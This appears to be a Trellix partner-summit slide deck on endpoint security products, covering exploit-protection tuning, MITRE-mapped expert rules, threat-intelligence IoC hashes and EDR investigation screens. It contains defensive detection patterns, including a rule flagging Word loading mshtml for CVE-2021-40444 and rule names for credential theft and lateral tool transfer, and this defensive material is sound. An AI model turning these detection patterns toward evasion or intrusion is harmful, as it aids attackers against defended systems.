



Trellix

21 – 24 OCTOBER 2024

EMEA & LTAM Partner Tech Summit

Lisbon, Portugal

Endpoint Security

Breakout Session



Welcome



**Ayed
Al Qartah**

Solutions Architect



**Benjamin
Marandel**

Solutions Architect



**Steen
Pedersen**


Product Manager

Before We Begin

Use the following WIFI:
SID: **Trellix2024**
Password: **Trellix.2024**


Please pay attention to the following items...

Silence Your Devices




Please mute or turn off your smartphones and other electronic devices to minimize distractions during the presentation.

Restrooms



Restrooms are located before the elevators in the center area.

Emergency Exits




The main exit is located at the reception, ground floor, use the stair to go down. In case of an emergency, follow the exit signs and proceed calmly to the nearest exit.

Q&A



We will have a Q&A session at the end of the presentation. Please save your questions until then.

Session Schedule



The session is expected to last approximately 3 hours with one 30 min. break.




Trellix

Endpoint Security

EMEA & LTAM
Partner Tech Summit

October, 2024



Agenda

Endpoint Security



- Welcome
- Product Line Pitching
- Use cases & Demo Guidance
- Trellix EDR with Forensics
- Trellix Wise
- Partner SE Tools
- Point of Contacts


Trellix

Product Line Pitching


Endpoint Security



Trellix XDR Platform Today



Trellix Endpoint Security Solution



Trellix Endpoint Security Products

Trellix Endpoint Security (ENS)



Malware Protection

Trellix Forensics (HX)



Endpoint Forensics

Trellix Application and Change Control (TACC)



Deny/Allow Lists

Trellix Host Data Loss Prevention (DLP)



Protecting the Data

Trellix Desktop Encryption (DE)



Protecting the device

Trellix Endpoint Detection & Response (EDR)



Threat Mitigation


Trellix Mobile Security (TMS)




Protecting the mobile device

Foundational Endpoint Security

BEFORE
ATTACK




Manage




Protect

DURING
ATTACK




Detect



Investigate

AFTER
ATTACK



Respond


Visibility & Control over the full life cycle of all your Endpoints

BEFORE The Attack

Machine Learning and Advanced Remediation

ML Protect

Block zero-day malware before it executes with static analysis machine learning and dynamic behavioral cloud based machine learning



ML Protect Static (Pre-Execution)

Detect malware based on pre-execution static binary analysis using machine learning and comparison to known malware attributes

ML Protect Dynamic (Post-Execution)

Detect dynamic behavior of Greyware on the endpoint, compare to known malware behaviors for a match via behavioral cloud-based machine learning

Pre-and Post Execution is critical to maximize your detection capabilities.

BEFORE The Attack

Optimize Endpoint Security Posture – Exploit Protection

The screenshot displays the Trellix Exploit Protection configuration interface. On the left, the 'Filter' section includes checkboxes for 'Type' (Files, Services (Windows only), Registry (Windows only), Processes) and 'Severity' (High, Medium, Low, Others). Below this is a 'Quick find' search bar with 'Apply' and 'Clear' buttons. A table lists several rules, including T1562 and T1055. On the right, the 'Exclusion' section shows a dropdown menu set to 'File - Process - Registry' and various input fields for Name, Process, File name or path, MDS hash, Signer, User SID, Group SID, Hostname, Target, and Signatures ID.

Exclude:

- User /Group ID
- File/Hash
- Process /Signer
- Signatures !!

Tuning Exploit Protection Policy:

- Includes Many Rules covering MITRE
- Enable with “Report” first
- Granular Exclusions possible

BEFORE The Attack

Optimize Endpoint Security Posture – Expert Rules

The screenshot shows the GitHub repository for Trellix Expert Rules. The main view displays a directory listing for the 'TRELLIX' folder on the 'main' branch. The folders listed are:

- ACCESS_PROTECTION (Update and ren...)
- DEFENSE_EVASION (Create Raspber...)
- GENERIC_RULES (Renamed McAfee...)
- MALWARE_BEHAVIOR (icedID, Dridex a...)
- PAYLOAD_EXECUTION (moved file from...)
- PRIVILEGE_ESCALATION (Create CVE-202...

Below the directory listing, a table of individual rules is shown:

T1175 - COM - WMI using PowerShell WMIC MSHTA VB...	Renamed McAfee to Trellix
T1175 - COM - Word.Application using MSHTA ...IScript...	Renamed McAfee to Trellix
T1175 - COM - Word.A...	
T1204_Payload_execut...	
T1222_Windows_File_a...	
T1486_Attempt_to_End...	
T1503 - Credentials fro...	
T1547.001_Registry_Ru...	
T1547.004_Winlogon_f...	
T1547.005_Security_Su...	
T1548.002_UAC_Bypass...	
T1552_Credential_in_Reg...	
T1561_MBR_protection_through_DISK_REGION_matchin...	Renamed McAfee to Trellix
T1561_MBR_protection_through_LBA_matching_criteria...	Renamed McAfee to Trellix
T1569_Service_execution_using_PSExec.md	Renamed McAfee to Trellix
T1570_Lateral_Tool_Transfer-File_Modification_From_A_R...	Renamed McAfee to Trellix
T1570_Lateral_tool_transfer-Host_to_Remote.md	New COM Hijacking using Powershell and update to Rule T1570

Extensible Detection and Protection:

- Expert Rules
- MITRE Mapping
- Sources:
 - Insights Recommendations
 - KBs
 - GitHub

BEFORE The Attack

Optimize Endpoint Security Posture – Expert Rules

Protection against entry vector Threats (KB91836)

Below are the countermeasures. Click to advance to the section that you want to view:


- ENS Adaptive Threat Protection (ATP)
- ENS Dynamic Application Containment (DAC)
- ENS Threat Prevention Antimalware Scan Interface (AMSI)
- ENS Exploit Prevention
- ENS Exploit Prevention Expert Rules
- ENS Access Protection default rules
- ENS Access Protection custom rules
- ENS Firewall Rules
- VSE Access Protection default rules
- VSE Access Protection custom rules
- Host IPS signatures
- MSME antispam and on-access scan policies
- More user recommendations

The screenshot displays the Trellix endpoint security console interface. The top navigation bar includes tabs for Campaigns, Threats, Profiles, CVEs, MITRE Explorer, and View more. The main content area is titled 'Campaigns > CVE-2021-40444 - Microsoft MSHTML Remote Code Execution Vulnerability'. Below this, there are tabs for Overview, Your Environment, Indicators of Compromise (IOCs), Hunting Rules (selected), and Connections. Under the 'Hunting Rules' tab, there are sub-tabs for Yara Rules, Sigma Rules, and Trellix Defense Rules (selected). The main pane shows a list of rules, with the selected rule expanded to show its configuration. The rule is titled 'Rule - EDR Real-Time Search' and is described as 'McAfee defense to detect malicious activity. (ENS, VSE, EDR, Endpoint, etc...)'. The rule configuration is as follows:

```
Rule {
  Process {
    Include OBJECT_NAME { -v "winword.exe" }
    Include DLL_LOADED -name "ieframe" { -v 0x1 }
  }
  Target {
    Match SECTION {
      Include OBJECT_NAME { -v "mshtml.dll" }
    }
  }
}
```

BEFORE The Attack

Optimize Endpoint Security Posture
– Scoring based on attacks



1. Visibility:
Zero-day protection not enabled

2. Recommendations:
five actions to improve
Zero-day protection

3. Action:
jump to Policy Catalog

BEFORE The Attack

Determine Potential Impact

The screenshot displays the Trellix interface for configuring a hunting rule. The top navigation bar includes 'Campaigns', 'Threats', 'Profiles', 'CVEs', 'MITRE Explorer', and 'View more'. A search bar on the right contains the text 'mhtml'. The main content area is titled 'Campaigns > CVE-2021-40444 - Microsoft MSHTML Remote Code Execution Vulnerability'. Below this, there are tabs for 'Overview', 'Your Environment', 'Indicators of Compromise (IOCs)', 'Hunting Rules', and 'Connections'. Under 'Hunting Rules', there are sub-tabs for 'Yara Rules', 'Sigma Rules', and 'Trellix Defense Rules'. The 'Trellix Defense Rules' tab is active, showing a rule titled 'Rule - EDR Real-Time Search' with the description 'McAfee defense to detect malicious activity. (ENS, VSE, EDR, Endpoint, etc...)'. The rule's configuration is shown in a code block: `HostInfo hostname and LoadedModules where LoadedModules process_name contains "winword" and LoadedModules module_name contains "mhtml"`. On the left side, there are 'Search Filters' and 'Categories' sections, with 'EDR Real-Time Search' selected under the categories.

- Proactive Search
- Realtime queries from Insights to EDR
- Identify devices on risk

BEFORE The Attack

Dormant Threat

Campaigns > Higea Recent Attack 2020

Overview Your environment Indicators of Compromise (IoCs)

Perform a Real-Time Search of selected IoCs in MVISION EDR
Select up to 10 IoCs from this Campaign as input for Real-Time Search in MVISION EDR

SearchBy Search for Campaigns SHA256/MD5

FILTERS [RESET](#)

Threat Name

- Not Available
- RDN/GENERIC.DOWNLOADER.X
- RDN/GENERIC.EXPLOIT
- RDN/GENERIC.DX
- RDN/GENERIC.GRP
- RTFOBUSTREAM.A
- TROJAN-AGENT.E
- UNKNOWN

Classification

- ASSUMED_DIRTY4
- Not Available
- TROJAN

Prevalent In Sectors

Prevalent In Countries

- Israel
- Italy

IoC Type	IoC Value	Threat Name	Classification	Devices Impacted	Prevalent In Sectors	Prevalent In Countries
<input checked="" type="checkbox"/>	SHA256 1B978324DF504451C2A3430E3...	TROJAN-AGEN...	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 50086037DD85EFF70D91F75...	RTFOBUSTRE...	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 F2C60274E625BCB051909797B...	RDN/GENERIC ...	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 1086469B504862FF488FE37A...	RDN/GENERIC....	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 5801EAAA83DE99F8445637C...	RDN/GENERIC....	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 020EAB4338473BA04D0E06BA...	Not Available	Not Available	None	Not Available	Italy Israel
<input type="checkbox"/>	SHA256 AFBCDD046988F3151A08DA8...	Not Available	Not Available	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 3EB72D696525B2968A528BC6...	RDN/GENERIC....	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 06848673D622A6F87761FDE9...	RDN/GENERIC....	TROJAN	None	Not Available	Not Available
<input type="checkbox"/>	SHA256 9603EATC66935F693721D3A09...	RDN/GENERIC ...	TROJAN	None	Not Available	Not Available

Rows per page: 10 1-10 of 11 |< 1 2 > |>

Selected Rows
1b978324df5...

Real-Time Search in MVISION EDR

- Proactive Search
- Real-Time queries from Insights to EDR
- Identify devices on risk

BEFORE The Attack

Identify Weakness – MITRE ATT&CK Explorer

Campaigns Threats Profiles CVEs **MITRE Explorer** View more ▾

Selected Campaigns: The Stealthy Email Stealer in the TA... B1xor20 Backdoor Spreading Via L... FINTEAM: Trojanized TeamViewer A... More filters

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Active Scanning T1595 4	Compromise Infrastructure T1594 1	Drive-by Compromise T1189 48	Command and Scripting Interp... T1098 15	Account Manipulation T1098 15	Abuse Elevation Control Mecha... T1548 6	Abuse Elevation Control Mecha... T1548 6	Adversary-In-the-Middle T1557 1
Gather Victim Host Information T1592 4		Exploit Public-Facing Application T1190 102	Container Administration Com... T1609 1	BITS Jobs T1597 22	Access Token Manipulation T1134 20	Access Token Manipulation T1134 20	Brute Force T1110 25
Gather Victim Network Informa... T1599 2		External Remote Services T1209 5	Deploy Container T1609 1	Boot or Logon Autostart Execut... T1547 15	Boot or Logon Autostart Execut... T1547 15	BITS Jobs T1597 22	Credentials from Password Stores T1555 20
		File Sharing T1566 42	Exploitation for Client Execution T1203 80	Boot or Logon Initialization Scr... T1097 2	Boot or Logon Initialization Scr... T1097 2	Build Image on Host T1622 2	Exploitation for Credential Acc... T1292 2
		Replication Through Remotabl... T1091 10	Inter-Process Communication T1559 2	Browser Extensions T1176 5	Create or Modify System Process T1543 14	Debugger Emission T1622 2	Formed Authentication T1187 1
		Supply Chain Compromise T1185 9	Native API T1196 77	Compromise Client Software Bl... T1554 2	Domain Policy Modification T1484 3	Deobfuscate/Decode Files or In... T1440 32	Input Capture T1056 60
		Trusted Relationship T1199 6	Scheduled Task/Job T1053 91	Create Account T1136 20	Escape to Host T1611 1	Deploy Container T1610 5	Modify Authentication Process T1556 1
		Valid Accounts T1078 67	Shared Modules T1129 34	Create or Modify System Process T1543 14	Event Triggered Execution T1546 3	Direct Volume Access T1066 2	Multi-Factor Authentication Int... T1111 3
			Software Deployment Tools T1572 15	Event Triggered Execution T1068 42	Exploitation for Privilege Escala... T1068 42	Domain Policy Modification T1484 3	Network Sniffing T1040 14
			System Services T1549 9	External Remote Services T1343 30	Hijack Execution Flow T1574 7	Execution Guardrails T1480 9	OS Credential Dumping T1003 93
			User Execution T1094 984	Hijack Execution Flow T1094 984	Process Injection T1059 194	Exploitation for Defense Evasion T1203 11	Steal Application Access Tokens T1539 9
			Windows Management Instrum... T1047 190	Modify Authentication Process T1556 1	Scheduled Task/Job T1053 91	File and Directory Permissions ... T1222 11	Steal Web Session Cookie T1539 44
				Office Application Startup T1187 5	Valid Accounts T1078 67	Hide Artifacts T1564 9	Steal or Forge Kerberos Tickets T1558 2
				Pre-OS Boot T1542 1		Hijack Execution Flow T1574 7	Unsecured Credentials T1552 9
				Scheduled Task/Job T1053 91		Impair Defenses T1542 8	
				Server Software Component T1505 2		Indicator Removal T1070 40	
				Traffic Signaling T1205 4		Indirect Command Execution T1202 10	
				Valid Accounts T1078 67		Masquerading T1036 94	
						Modify Authentication Process	

Number of Matches

- > 5
- 4
- 3
- 2
- 1

MITRE Explorer



Technique : Lateral Tool Transfer

Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e. [Ingress Tool Transfer](#)) files may then be copied from one system to another to stage adversary tools or other files over the course of an operation. Adversaries may copy files between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over [SMB/Windows Admin Shares](#) to connected network shares or with authenticated connections via [Remote Desktop Protocol](#). (Citation: [Unit42 LockerGoga 2019](#))

Files can also be transferred using native or otherwise present tools on the victim system, such as `scp`, `rsync`, `curl`, `sftp`, and `ftp`.

Tactic

Lateral Movement

Technique Id

T1570

Associated Campaigns

Chimera APT Abusing Cloud Services

Exposing LemonDuck and LemonCa...

BabLock Ransomware Targets Asia, ...

+ 89 more

BEFORE The Attack

Optimize Endpoint Security Posture – Expert Rules

Proactive Attack Surface Reduction



Insights Threat
Intelligence &
Security Posture



Web Control



Host Firewall




Device
Control



Application
Control

Threat Prevention



DURING The Attack

Endpoint Detection & Response – Detect hidden threats

The screenshot displays the Trellix EDR interface. At the top, it shows 'Monitoring' with 2 Total Threats, 2 High, 0 Medium, and 0 Low. The main area is split into 'Threats by Ranking' and 'Threat Details'. The 'Threat Details' section for 'MeatGrindRR_Fir...' shows a 'Device: MUC-SRV-CSI' with '1 affected devices'. Under 'Threat Behavior', 'Proc Filesystem T1003.007 (Credential Access)' is highlighted. Below this, 'Process Activity' shows a sequential view of processes including 'psexecsv.exe', 'meatgrindr_firmw...', 'powershell.exe', and 'whoami.exe'.

EDR

- Highly Aggregated and Prioritized Threats
- Combining EDR Detection and ENS Threats
- MITRE Mapping

Immediate Actions

- Quarantine
- Kill Process
- Delete File

DURING The Attack

Optimize Alert Triage - AI-guided Investigations

1.
2,000 artifacts analyzed,
narrowed down to 252 key
and 8 findings

The screenshot displays the Trellix EDR interface during an investigation. The main window is titled 'Investigating' and shows a search bar and navigation options. The central dashboard provides a summary of the investigation: 8 Key Findings, 252 Key Artifacts, and 20k Artifacts. A central graph visualizes the relationships between these artifacts. On the left, a list of investigation queries is shown, with 'Processes running from suspicious directories' highlighted. On the right, a 'Finding Details' panel lists processes running from suspicious directories, including 'FileCoAuth.exe'.

2.
Trellix automatically
provides answers to the
SOC analysts

3.
Graphical view of step 2 results to
guide the analyst to get further
details

